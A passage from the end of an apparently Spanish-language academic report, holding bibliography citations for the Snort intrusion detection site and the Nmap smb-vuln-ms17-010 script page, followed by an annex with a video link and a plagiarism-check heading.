18. «Snort - Network Intrusion Detection & Prevention System». Protect your network with the world's most powerful open source detection software. Accedido 28 de septiembre de 2022. https://www.snort.org/#get-started.

19. Nmap.org Scriptsmb-vuln-ms17-010«smb-vuln-ms17-010 NSE Script». Accedido 28 de septiembre de 2022. https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html.

29 ANEXOS

Link del video

https://youtu.be/zy16oln5fZc

Revisión de plagio